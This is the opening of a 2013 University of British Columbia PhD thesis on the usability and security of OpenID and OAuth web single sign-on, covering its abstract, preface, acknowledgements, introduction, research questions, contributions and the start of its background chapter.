Towards Improving the Usability and Security of Web Single Sign-On Systems

by

San-Tsai Sun

A THESIS SUBMITTED IN PARTIAL FULFILLMENT OF
THE REQUIREMENTS FOR THE DEGREE OF

DOCTOR OF PHILOSOPHY

in

The Faculty of Graduate and Postdoctoral Studies

(Electrical and Computer Engineering)

THE UNIVERSITY OF BRITISH COLUMBIA

(Vancouver)

November, 2013

Abstract

OpenID and OAuth are open and lightweight web single sign-on (SSO) protocols that have been adopted by high-profile identity providers (IdPs), such as Facebook, Google, Microsoft, and Yahoo, and millions of relying party (RP) websites. However, the average users' perceptions of web SSO and the systems' security guarantees are still poorly understood. Aimed at filling these knowledge gaps, we conducted several studies to further the understanding and improvements of the usability and security of these two mainstream web SSO solutions.

First, through several in-lab user studies, we investigated users' perceptions and concerns when using web SSO for authentication. We found that our participants had several misconceptions and concerns that impeded their adoption. This ranged from their inadequate mental models of web SSO, to their concerns about personal data exposure, and a reduction in their perceived web SSO value due to the employment of password management practices. Informed by our findings, we offered a web SSO technology acceptance model, and suggested design improvements.

Second, we performed a systematic analysis of the OpenID 2.0 protocol using both formal model checking and an empirical evaluation of 132 popular RP websites. The formal analysis identified three weaknesses in the protocol, and based on the attack traces from the model checking engine, six exploits and a semi-automated vulnerability assessment tool were designed to evaluate how prevalent those weaknesses are in the real-world implementations. Two practical countermeasures were proposed and evaluated to strengthen the uncovered weaknesses in the protocol.

Third, we examined the OAuth 2.0 implementations of three major IdPs and 96 popular RP websites. By analyzing browser-relayed messages during SSO, our study uncovered several vulnerabilities that allow an attacker to gain unauthorized access to the victim user's profile and social graph on IdPs, and impersonate the victim on RP websites. We investigated the fundamental causes of these vulnerabilities, and proposed several simple and practical design improvements that can be adopted gradually by individual sites.

In addition, we proposed and evaluated an approach for websites to prevent SQL injection attacks, and a user-centric access-control scheme that leverages the OpenID and OAuth protocols.

Preface

The materials in chapters 3 to 7 of this dissertation have each been either published or accepted for publication. The author of this dissertation conceived of the research idea, performed all the design and evaluation, except in Chapter 3 where the design and execution of the user studies were shared by other co-authors. He also wrote all the papers resulting from this research, under the supervision of the co-authors who provided feedback and guidance throughout the research process. Below are the publication details for each chapter.

- Chapter 3: The related materials and a preliminary version of this chapter has been published. A full version of this chapter has been accepted for journal publication. The user studies were approved by the UBC's Behavioral Research Ethics Board (Certification number: H10-02345, Project title: OpenID Web Single Sign-On Usability Study).

  San-Tsai Sun, Kirstie Hawkey, and Konstantin Beznosov. Investigating users' perspectives of web single sign-on: Conceptual gaps and acceptance model. Accepted for publication in the *ACM Transactions on Internet Technology (TOIT)*, 35 pages, June 2013.

  San-Tsai Sun, Eric Pospisil, Ildar Muslukhov, Nuray Dindar, Kirstie Hawkey, and Konstantin Beznosov. What makes users refuse web single sign-on? An empirical investigation of OpenID. In Proceedings of the *Symposium on Usable Privacy and Security (SOUPS)*, pages 1–20, July 2011.

  San-Tsai Sun, Eric Pospisil, Ildar Muslukhov, Nuray Dindar, Kirstie Hawkey, Konstantin Beznosov. OpenID-Enabled Browser: Towards usable and secure web single sign-on. In Proceedings of the 29th *International Conference on Human Factors in Computing Systems* (CHI) Extended Abstracts, pages 1291–1296, May 2011.

  San-Tsai Sun, Yazan Boshmaf, Kirstie Hawkey, and Konstantin Beznosov. A billion keys, but few locks: The crisis of web single sign-on. In Proceedings of the *19th New Security Paradigms Workshop* (NSPW), pages 61–72, September, 2010.

- Chapter 4: The materials of this chapter has been published in the Elsevier Computer and Security journal.

  San-Tsai Sun, Kirstie Hawkey, and Konstantin Beznosov. Systematically breaking and fixing OpenID security: Formal analysis, semi-automated empirical evaluation, and practical countermeasures. *Computers & Security*, 31(4):465–483, May 2012.

- Chapter 5: The materials of this chapter has been published in the 19th ACM Conference on Computer and Communications Security.

  San-Tsai Sun and Konstantin Beznosov. The devil is in the (implementation) details: An empirical security analysis of OAuth single sign-on systems. In Proceedings of the 19th *ACM Conference on Computer and Communications Security (CCS)*, pages 378–390, October 2012.

- Chapter 6: The materials of this chapter has been published in the International Journal of Secure Software Engineering.

  Sun-Tsai Sun and Konstantin Beznosov. Retrofitting existing web applications with effective dynamic protection against SQL injection attacks. In *International Journal of Secure Software Engineering*, pages 20–40, January 2010.

- Chapter 7: A preliminary version of this chapter has been published in two workshops. A full version of this chapter has been published in the 25th Annual Computer Security Applications Conference.

  San-Tsai Sun, Kirstie Hawkey, and Konstantin Beznosov. OpenID$_{email}$ enabled browser: Towards fixing the broken web single sign-on triangle. In Proceedings of the *Sixth ACM Workshop on Digital Identity Management (DIM)*, pages 49–58, October 8 2010.

  San-Tsai Sun, Kirstie Hawkey, and Konstantin Beznosov. Secure Web 2.0 content sharing beyond walled gardens. In Proceedings of the 25th *Annual Computer Security Applications Conference* (ACSAC), pages 409–418, December 2009.

  San-Tsai Sun, Kirstie Hawkey, and Konstantin Beznosov. Towards enabling Web 2.0 content sharing beyond walled gardens. In Proceedings of the *Workshop on Security and Privacy in Online Social Networking*, pages 979–984, August 2009.

Note that without my supervisor's guidance and support, this dissertation would not have been possible. I therefore have opted to use the term *we* throughout this dissertation.

Table of Contents

List of Tables

List of Figures

Acknowledgements

I would like to sincerely thank many people who have supported and helped me during my pursuit of PhD study at the University of British Columbia. This dissertation would not have been possible without them.

My deepest gratitude is to my research supervisor, Professor Konstantin (Kosta) Beznosov, for his unwavering support and encouragement throughout the study. I am indebted to Kosta for his tremendous help. Especially at the beginning when I encountered several obstacles, both in research and my new life in Vancouver, and decided to discontinue my research. Without his guidance, support, and patience, this dissertation would not have been possible. I therefore have opted to use the term *we* throughout this dissertation.

I would like to gratefully thank Professor Matei Ripeanu, Ali Mesbah, and Karthik Pattabiraman, who served on my supervisory committee and have provided insightful comments and constructive criticism to improve this dissertation. I would also like to thank Professor Sathish Gopalakrishnan and Eric Wohlstadter for being my university examination committee, and Professor Paul Van Oorschot, who served as the external examiner of my doctoral examination. They provided many helpful suggestions and constructive comments to further strengthen this dissertation.

My thanks go to all my colleagues from the Laboratory for Education and Research in Secure Systems Engineering (LERSSE). I am very grateful for their friendship and assistance in all aspects. I want to thank them for their valuable feedback and insightful discussions on many parts of my research. Knowing them made my life richer.

Special thanks to my wife, Hsiao-Pei Lan, for her love and support throughout my years as a PhD student. She accompanied me on this journey, sharing my happiness and stress. I also want to thank my son, Tien-Lan Sun, who has always been a wonderful and considerate kid. Thanks for their encouragement and cheering during the stressful times. Their support has meant much to me. I would also like to thank my parents-in-law, Chun-Ming Lan and Hsueh-Ying Yang Lan, for their continuous encouragement and support. They treat me like their own son, and always provide support and advices when I need them. I am fortunate and grateful to have them as my parents-in-law.

Last, and surely not the least, I want to thank my parents (An-Chuan Sun and Hsiu-Chih Lu) who offered me unconditional love and support. They did not have a chance to complete their elementary education, and yet strived to save any penny they have for their descendants to obtain better education. My father was a coal miner for more than 40 years and unfortunately passed away prior to my study. I hope that this dissertation would make him proud. Thanks to my brother, Chun-Wang Sun, who provided financial support for my master study abroad 20 years ago, and took great care of my mother throughout these years. I would not able to pursuit my PhD without him. I am lucky to have him as my brother. Thank you all.

Chapter 1

Introduction

The proliferation of web applications has caused web users to accumulate a multitude of user accounts and passwords. In 2007, a large scale study of password habits found that a typical web user had about 25 password-protected accounts, and entered approximately eight passwords per day [FH07]. The burden of managing this increasing number of accounts and passwords leads to "password fatigue" [Wik09]. Aside from the burden on human memory, password fatigue may cause users to devise password management strategies (e.g., to write down, reuse, or choose weak passwords) that could degrade the security of their protected information [GF06, FH07].

Web single sign-on (SSO) systems enable web users to leverage one single account on a service provider to sign onto multiple unrelated websites, reducing the number of passwords and the amount of registration information a user must manage. This is commonly accomplished by having an identity provider (IdP) that manages and authenticates the user's identity information (e.g., Facebook, Google, Yahoo), and then provides the asserted identity to other relying party (RP) websites (e.g., CNN, Sears, Groupon) upon user login *through the user's browser*. Web SSO solutions were initially developed by various educational institutions in the mid-1990s. Early innovators in the field include Stanford University's WebAuth, Cornell University's SideCar, Yale's Central Authentication System (CAS), and PubCookie from University of Washington [HHJM08]. Microsoft Passport [Opp04], the predecessor of Windows Live ID, was the first commercial effort to improve web authentication through SSO. However, Microsoft Passport failed to gain widespread adoption, beyond Microsoft's own services, for reasons of trust. In addition to its security flaws [Wan12], the system is proprietary and centralized, and thus perceived by many potential web users and RP websites as a vehicle that could allow Microsoft to monopolize the online identity landscape [HHJM08].

As being an identity provider comes with strategic competitive advantages for the provider's online identity landscape [SBHB10], a number of proprietary web SSO solutions from high-profile service providers (e.g., Yahoo BBAuth [Yah08], AOL OpenAuth [AOL08], Google AuthSub [Goo08]) have been introduced. However, similar to Microsoft Passport, these systems are proprietary and centralized. The protocol is not standardized, and identity information is maintained and controlled by a single administrative domain. SAML [OAS05]-based federated identity solutions enable cross-domain single sign-on. Many successful SAML implementations exist in industry, government, and academia [WNC$^+$05], and other standards such as the Internet2 Shibboleth project [Int08], Liberty Alliance [Kan02], OASIS Web Services Security (WS-Security) [OAS02], and eXtensible Access Control Markup Language [Com05] (XACML) are based on SAML. Although the SAML framework is highly flexible and extensible and supports varying degrees of identity assurance, the prerequisite of agreements on protocol details among organizations in a federation, and the complexity of XML parsing, signing and validation, make it difficult to scale to the Internet at large. Information Card [NJ08], known as InfoCard, defines the Identity Selector Interoperability Profile specification [NJ08] underlying Windows CardSpace [Mic09b] deployed in Windows operating systems. InfoCard has important features such as phishing-resistant authentication and IdP-to-RP unlinkability. However, due to weak adoption by IdPs and RPs, Microsoft discontinued the development of Windows CardSpace in 2011 [Mic11].


OpenID [RF07] and OAuth [HLRH11] are open and lightweight web SSO protocols that have been adopted by high-profile IdPs such as Facebook, Google, Twitter, Yahoo, and Microsoft, and millions of RP websites. Together, these two protocols offer billions of potential web SSO users [Ope09, Fac11], and are becoming a key element of the web ecosystem. Besides SSO, the OAuth protocol is employed by major social websites for *social login*, which offers personalized, web-scale content sharing through social graphs and platform-specific services such as messaging, recommendations, ratings, and activity feeds. This pervasive and in-depth integration provides a clear and compelling business incentive for RPs and IdPs [SBHB10, Gig11, Jan12a]. The enormous number of users from social networks attracts numerous RP websites to reach a broader set of users and integrate their services deep into the users' social contexts [Fac11].

This dissertation work focuses on analyzing and improving the usability and security of OpenID and OAuth-based web SSO systems because together they offer a critical mass of the web SSO population [Jan12b]. Usability and security are two critical factors to the adoptions and protections of those billions of user accounts on IdPs and RPs [MR08, DD08]; however users' perspectives of web SSO and the systems' security guarantees are still poorly understood. Aimed at filling these knowledge gaps, we conducted several studies to further the understanding and improvements of the usability and security of these two mainstream web SSO solutions.

The rest of this chapter is organized as follows: the next section provides an overview of how a typical web SSO works. In Section 1.2, we describe the problems that motivate this dissertation, and discuss our research goals and their importance. Section 1.3 summarizes the contributions of this dissertation, followed by an outline of the dissertation's structure in Section 1.4.

1.1 Overview of How a Web SSO Works

Web SSO systems are based on browser redirections in which an RP redirects the user to an IdP that interacts with the user before redirecting the user back to the RP for sign-in. The IdP authenticates the user, identifies the RP to the user, and then prompts the user for granting the RP access to the user's profile information. Once the requested permissions are granted,



Click "Agree" to sign into socialize.foxnews.com using your Yahoo! ID.

You are authorizing access to:

Select your OpenID identifier: https://me.yahoo.com/santsaisun (Last used)

Share my socialize.foxnews.com activities to:

By clicking Agree you are agreeing to the Yahoo! Additional Terms of Service and publicly share your activities through Yahoo! Updates.

To complete the process, Please Log in below

Automatically log me in when I return

Welcome San-Tsai Sun.

To complete the process, Please Register with Moody's

Figure 1.1: Web SSO login flows and sample dialog forms in the sign-up and sign-in processes.

the user is redirected back to the RP with either an *identity assertion* (i.e., the user's identity attributes digitally signed by the IdP) that the RP can verify locally, or an *access token* (i.e., randomly generated string that represents the scope and duration of the granted permissions) that allows the RP to access the user's profile information through the web service interface published by the IdP. Further discussions on the details of various SSO protocols are presented in the next chapter.

Despite differences in protocol details, the interaction flows from the user's perspective are similar—the authentication request and response are passed between the RP and the IdP through the browser. Figure 1.1a illustrates the following steps, which demonstrate a high-level view of a *signup* flow when a visitor attempts to log in to an RP website using one of her IdP accounts:

1. A user selects an IdP via a login form presented by an RP. A web SSO-integrated login form typically combines traditional login fields (i.e., username, password) with a list of IdP icons for the user to choose from (see Figure 1.1b for an example).

2. The RP redirects the user to the IdP for authentication.

3. The user authenticates to the IdP by entering her username and password. Note that this step may be skipped if the user has previously been authenticated by the IdP in the browser session. After authentication, the IdP presents a profile sharing consent form for the user to authorize the release of her profile information (Figure 1.1c). This consent step could be omitted if the requested permissions have already been granted by the user.



Your OpenID URL:
Login
For example: melody.someblog.com (if your host supports OpenID)
OpenID
Sign in to Plaxo using OpenID
Sign in
(e.g. http://username.myopenid.com)
Sign in with Yahoo! ID
Sign in with a Google Account
clickpass enter
Sign in
Enter your email address
...or, sign in with
Previously signed in with one of these?
Powered by Janrain
SIGN IN
Remember me
I agree to the Terms of Service
http://
Sign in with OpenID using
Get an OpenID
OpenID By Card
Blogger
Wordpress
Technorati
myOpenID
Bloglines
Flickr
AOL
Livejournal
Yahoo!
Google
Verisign
Other OpenID
Help
Sign in to OregonLive.com
Username
Password
Remember me
Sign In
I forgot my username or password »
Don't have an account?
Register now for free, or sign in using your AIM or Google account!

Figure 1.2: Inconsistent web SSO user experience.

4. The IdP redirects the user back to the RP with the requested profile attributes. Before granting access, the RP may prompt the user to complete a registration form to gather additional profile information or link to an existing account (Figure 1.1d).

For a returning user, only steps 1 to 3 are needed to *sign onto* the RP website (i.e., selecting an IdP and entering an IdP username and password if the user has not yet authenticated to the IdP in the browser session).

1.2 Problem Statement

Despite the proliferation of OpenID and OAuth adoptions by IdPs and RPs, users' perspectives of web SSO, and the security properties of these two systems have not been thoroughly examined. First, security mechanisms are only effective when adopted and used correctly by users [WT99, AS99, MAS03, Lam09], and yet there is little understanding of the perceived risks and concerns users face when using web SSO for login, their mental models of web SSO, and how these models influence their perceptions of security and privacy, as well as their intentions to adopt web SSO. Second, the value of those billions of web SSO accounts is clearly attractive to adversaries [BMBR11, Pat11], but whether OpenID and OAuth-based SSO systems are secure and sound requires further investigations [BHvOS12]. Our research aims to fill these two knowledge gaps.

1.2.1 Users' Perspectives of Web SSO Systems

Analogous to how credit cards reduce the friction of paying for goods and services, web SSO systems are intended to reduce the friction of using the Web. According to Davis's technology acceptance model (TAM) [DBW89]—one of the most widely used models for explaining the factors that affect user acceptance of information technologies—and prior research that extended TAM in different application domains [Fen98, LMSZ00, MK01, SH03, Pav03, AGS04, WW05], uses' perceived usefulness, ease of use, and risks determine user acceptance of a computer technology. Nevertheless, in the context of web SSO, users' perceptions have not yet been thoroughly studied.

There are several recommendations of best practices and design guidelines for implementing usable web SSO user interface [Fre08, Sac08, DD08]. However, because RPs and IdPs have diverse needs for authentication and user management, they do not offer consistent user experience. As illustrated in Figure 1.2, when accessing N RPs using one IdP, the user must visit $N+1$ possible different login forms (one for each RP website and one at the IdP), choose an IdP to login N times via N possible ways, consent to the release of personal profile information on the IdP N times, and log out $N+1$ times through $N+1$ different interfaces. This complex and inconsistent user experience may impose a cognitive burden on average web users [MR08, DD08]. Additionally, many RPs combine a sign-up or account linking step (Figure 1.1c) at the end of an SSO process to gather additional profile information required for a new account, or to allow existing registered users to login using their SSO account. However, users may not understand the purpose of the additional signup or account linking step, and the process may confuse users even further. Furthermore, the lack of visibility and feedback for users who use different IdP accounts for RPs that vary in trustworthiness could impose additional memory and cognitive burdens. Besides remembering which IdP account was used on the visited RP, using multiple IdP accounts in a browser session can make it difficult for the user to determine why an access failed, and whom to contact if a problem is encountered [MR08, DD08].

In addition to ease of use, users' perceived risks could also play a significant role in their preference of login options. First, sharing with RPs personally identifiable information can cause significant *privacy concerns* [DTO02, MR08, SC09]. Web SSO users may be concerned about spam or misuse of their profile information when signing onto RP websites using their IdP account. In addition, *single point-of-failure* is an inherent risk of using web SSO; one compromised account on an IdP can result in breaches on all services that use this compromised identity for authentication. Moreover, redirection-based web SSO systems may habituate users to being redirected to IdP websites for authentication. If users do not verify the authenticity of these websites before entering their credentials (and they usually do not [WMG06, DTH06, ZECH07, SDOF07, SEA$^+$09, ATO12, Hon12]), *IdP account credential phishing attacks* are possible. A malicious RP could redirect users to a bogus IdP login form to steal the victim's login credential, and it has to rely on a user's cognitive capability to detect an IdP phishing attack. Furthermore, as IdP login forms are initiated from and surrounded by RP websites, whether users understand that they are not giving their username and password to the RP websites is questionable.

The user-centric design of security mechanisms is imperative to the development of security solutions that are intended to be used by average users [AS99, MAS03, Lam09]. Hence, understanding users' perceptions and addressing their concerns and challenges are essential to the continuous adoption and evolution of web SSO systems. To improve the usability of OpenID and OAuth-based web SSO systems, we aimed to further the understanding of the following questions:

- What are the mental models users have?
- How are these mental models formed?
- What are the gaps between users' mental models and the system model?
- How do these gaps affect users' security/privacy perceptions and adoption intentions?
- How can we reduce these conceptual gaps?

1.2.2 Security of OpenID and OAuth-based Web SSO Systems

Due to the widespread adoptions of IdPs and RPs, a security breach in the OpenID and OAuth-based web SSO systems could compromise the confidentiality, integrity and availability of billions of user accounts residing on millions of websites. It is thus clearly important to understand whether these system are secure and sound in order to protect web users from adversaries presented in today's hostile web environment.

From an adversary's perspective, the information guarded by OpenID and OAuth-based web SSO systems can be attractive and valuable. Through a successful exploit of an uncovered weakness in the protocol or implementations, an attacker may be able to harvest private user data, such as email addresses, phone numbers, friend lists, and other personal information that have monetary value (i.e., credit card, online transactions). To an adversary, such data are valuable [BMBR11] and can be used for identify theft, online profiling, and large-scale email spam, phishing, and drive-by-download campaigns [Pat11]. The enormous user bases and growing popularity within these IdP and RP websites could lure numerous adversaries continually into this "lucrative business."

In addition to the threats imposed on the user's private data, a compromised SSO account could also put the victim's friends and family in her social circle at risk. The social graph within an IdP or RP site carries established trust, and is a powerful viral platform for information distribution. Web users have been conditioned to be wary of links in email, but tend to put more trust in social network messages from their social circles [SCM11]. Adversaries are commonly exploiting the trust within a social graph to improve the pull of their lures [Pat11, SCM11]. Known attack vectors include compromising existing accounts via phishing [Mil09] and malware [TN10, BCF10], creating fake accounts for infiltrations [Sop09, BSBK09, BMBR11], or through fraudulent applications [PAC09, SBL09, EMKK11]. Nonetheless, flaws in the design and implementation of web SSO systems may also allow an attacker to act on behalf of the victim user for the purposes of fame and monetary gains, which is an important research area that urges for an in-depth investigation.

Furthermore, OpenID and OAuth-based web SSO systems are built upon the existing web infrastructure, but web application vulnerabilities [OWA10] (e.g., network eavesdropping, cross-site scripting, SQL injection, cross-site request forgery, clickjacking) are prevalent and constantly exploited [Whi11, NIS11]. In addition, as protocol messages and sensitive private data are passed between the RP and IdP through the browser, a vulnerability found in the browser could also lead to significant SSO security breaches. It is therefore vital to investigate whether and how those web vulnerabilities could be leveraged by adversaries to compromise web SSO systems, and how to prevent them in a sound and practical way.

Given the popularity of major IdPs and the proliferation of RP websites, the risk of compromised web SSO implementations can be significant. To enhance the security of OpenID and OAuth-based SSO systems, we aimed at furthering the understanding of the following questions:

- What are fundamental security weaknesses in the OpenID and OAuth-based SSO systems?
- How can these weaknesses be leveraged by attackers?
- How prevalent are those weaknesses?
- What are the enabling root causes?
- How can we mitigate them in an effective and practical way?

1.3 Contributions

This dissertation research conducted several works to further the understanding of usability and security of two key web SSO systems, and proposed improvements and mitigation mechanisms based on insights from our investigations. In summary, this dissertation contributes to the body of knowledge in the domain of web SSO as follows:

- *Conceptual gaps and acceptance model.* Through several user studies, we evaluate users' experience, investigate their perceptions and concerns when using web SSO for authentication, and explore possible improvements. We found that our participants had several misconceptions and concerns that impeded their adoption. This ranged from their inadequate mental models of web SSO, to their concerns about personal data exposure, and a reduction in their perceived web SSO value due to the employment of password management practices. Informed by our findings, we offered a web SSO technology acceptance model, and suggested design improvements.

- *Formal analysis, semi-automated empirical evaluation, and practical countermeasures for OpenID security.* We conduct a systematic analysis of the OpenID 2.0 protocol using both formal model checking and an empirical evaluation of 132 popular websites that support the use of OpenID for login. Our formal analysis reveals that the protocol does not guarantee the authenticity and integrity of the authentication request, and it lacks contextual bindings among the protocol messages and the browser. The results of our empirical evaluation suggest that many OpenID-enabled websites are vulnerable to a series of cross-site request forgery attacks (CSRF) that either allow an attacker to stealthily force a victim user to sign into the OpenID supporting website and launch subsequent CSRF attacks, or force a victim to sign in as the attacker in order to spoof the victim's personal information or mount XSS attacks. In addition, the adversary can impersonate the victim on many of the evaluated websites by forging the extension parameters during an SSO process. Based on the insights from this analysis, we propose and evaluate a simple and scalable mitigation technique for OpenID-enabled websites, and an alternative man-in-the-middle defense mechanism for deployments of OpenID without SSL.

- *Empirical security analysis of OAuth 2.0 SSO systems.* We examine the OAuth 2.0 implementations of three major IdPs (Facebook, Microsoft, and Google) and about one hundred popular RP websites that support the use of Facebook accounts for login. Our results uncover several critical vulnerabilities that allow an attacker to gain unauthorized access to the victim user's profile and social graph, and impersonate the victim on the RP website. Closer examination reveals that these vulnerabilities are caused by a set of design decisions that trade security for implementation simplicity. To improve the security of OAuth 2.0 SSO systems in real-world settings, we suggest simple and practical improvements to the design and implementation of IdPs and RPs that can be adopted gradually by individual sites.

- *Dynamic SQL injection attack protection.* SQL injection attacks (SQLIAs) are one of the foremost threats to web applications, and can be leveraged by adversaries to directly compromise users' personal data and authentication credentials on IdP and RP websites. We present an approach for retrofitting existing web applications with run-time protection against known as well as unseen SQLIAs without the involvement of application developers. The precision of the approach is also enhanced with a method for reducing the rate of false positives in the SQLIA detection logic, via runtime discovery of the developers' intention for individual SQL statements made by web applications. The proposed approach intercepts both HTTP requests and SQL statements, marks and tracks parameter values originating from HTTP requests, and performs SQLIA detection and prevention on the intercepted SQL statements.

- *OpenPolicy: Secure content sharing beyond walled gardens.* By leveraging the OpenID and OAuth protocols, we explore and evaluate a preliminary design of a novel user-centric access control scheme that enables web users to reuse their access control policies across boundaries of websites. In decentralized environments such as the Web, the content owner and the requestor often are unknown to each other, but need to share contents in a controlled manner. To support distributed authorization, our proof-of-concept implementation allows content owners to specify access policies based on their existing social contacts, express delegation of relationship authority (i.e., friend's friend), and denote authorized users using attributes (e.g., friends from a university).

1.4 Dissertation Outline

The rest of this dissertation consists of eight chapters. The next chapter presents background and reviews related work, and Chapter 3 describes three user studies that investigate the challenges and concerns web users face when using web SSO for authentication. Chapter 4 presents our formal and empirical security analysis of the OpenID 2.0 protocol, and in Chapter 5, we examine the security of real-world OAuth-based SSO implements. The design and evaluation of our proposed SQLIAs protection mechanism and user-centric access control scheme are discussed in Chapter 6 and 7 respectively. In Chapter 8, we discuss design challenges that must be met in order for a web SSO solution to succeed in the online identity landscape, followed by how the design of OAuth 2.0 addresses these design challenges, and what are the implications of these design tradeoff decisions. We conclude the dissertation in Chapter 9 by discussing the achieved results and outlining future work.

Chapter 2

Background and Related Work

The proliferation of information technology has led to computer users accumulating many redundant user accounts and passwords. To provide access to restricted services, computer systems and applications maintain identity attributes and credentials of users, and require users to prove possessions of these credentials to obtain access to the protected resources. As information systems proliferate to support business processes, system users and administrators are faced with an increasingly complicated interface to accomplish their tasks. When interacting with multiple computer systems, users have to necessitate an equivalent number of sign-on dialogues, each of which may involve different authentication information. Meanwhile, system administrators need to manage user accounts among multiple systems, sometimes even across enterprise boundaries, in a coordinated manner in order to enforce an integrated access-control policy.

The ubiquitous web services exacerbate this problem even further. As web applications become widespread, web users need to handle an increasing number of authentication credentials and profile information to establish security contexts with different web applications. The resulting multitude of user accounts translates to a surfeit of usernames and passwords for users to remember. Managing multiple authentication credentials is annoying for users, and weakens the security for the authentication system as users tend to pick weak passwords or to reuse the same password among different websites, and many employ unencrypted password files to keep track of their accounts.

One approach to reduce the burden on human memory and the overhead of credential management is password managers [ME05]. Password managers typically store encrypted password data in a local database and are able to automatically fill in the login forms of the websites that users visit. The most commonly used password managers are those built into the browser itself (e.g., password auto complete) [GF06], rather than those implemented as a browser extension (e.g., Password Multiplier [HWF05]). Password managers can reduce a user's memory burden as they only need to remember a single master password. However, users may have difficulty in migrating their existing passwords to the system [CvOB06]. Such systems typically have issues with the transportability of passwords between computers [CvOB06], and users may not trust the security of these systems [GF06]. In addition, when using password managers that improve security through custom generated passwords (e.g., Passpet [YS06], PwdHash [Ros05]), users may be uncomfortable not knowing the actual site passwords [CvOB06].

Another approach to reduce the problem of password fatigue is *web single sign-on* (SSO),



User
Use
User Agent
Provide
Single Sign-On Experience
Access with Asserted Identity
Identity Provision Services
Provide
Authenticate to
Protocol
Relying Party
Identity Provider
Provide
Identity Assertion Services
Consume

Figure 2.1: The "single sign-on triangle" model.

which is the focus of this dissertation. Developed and grown from corporate enterprises, SSO systems are evolving into the Internet, and gradually becoming a key element of the web ecosystem. In this chapter, we present background and key web SSO solutions, and discuss related work on improving the usability and security of web SSO systems.

2.1 Background of Single Sign-On

Single sign-on is an authentication mechanism that allows a user to leverage one single account to access protected resources or services on multiple different computer systems. SSO enables networked services to achieve authentication goals by consuming just-in-time identity data from authoritative sources residing in other system or organizational domains, at the moment users approach. SSO solutions come with a diversity of variants, but they all share a common model. From an architectural point of view, an SSO system always involves five logical entities as the model depicted in Figure 2.1:

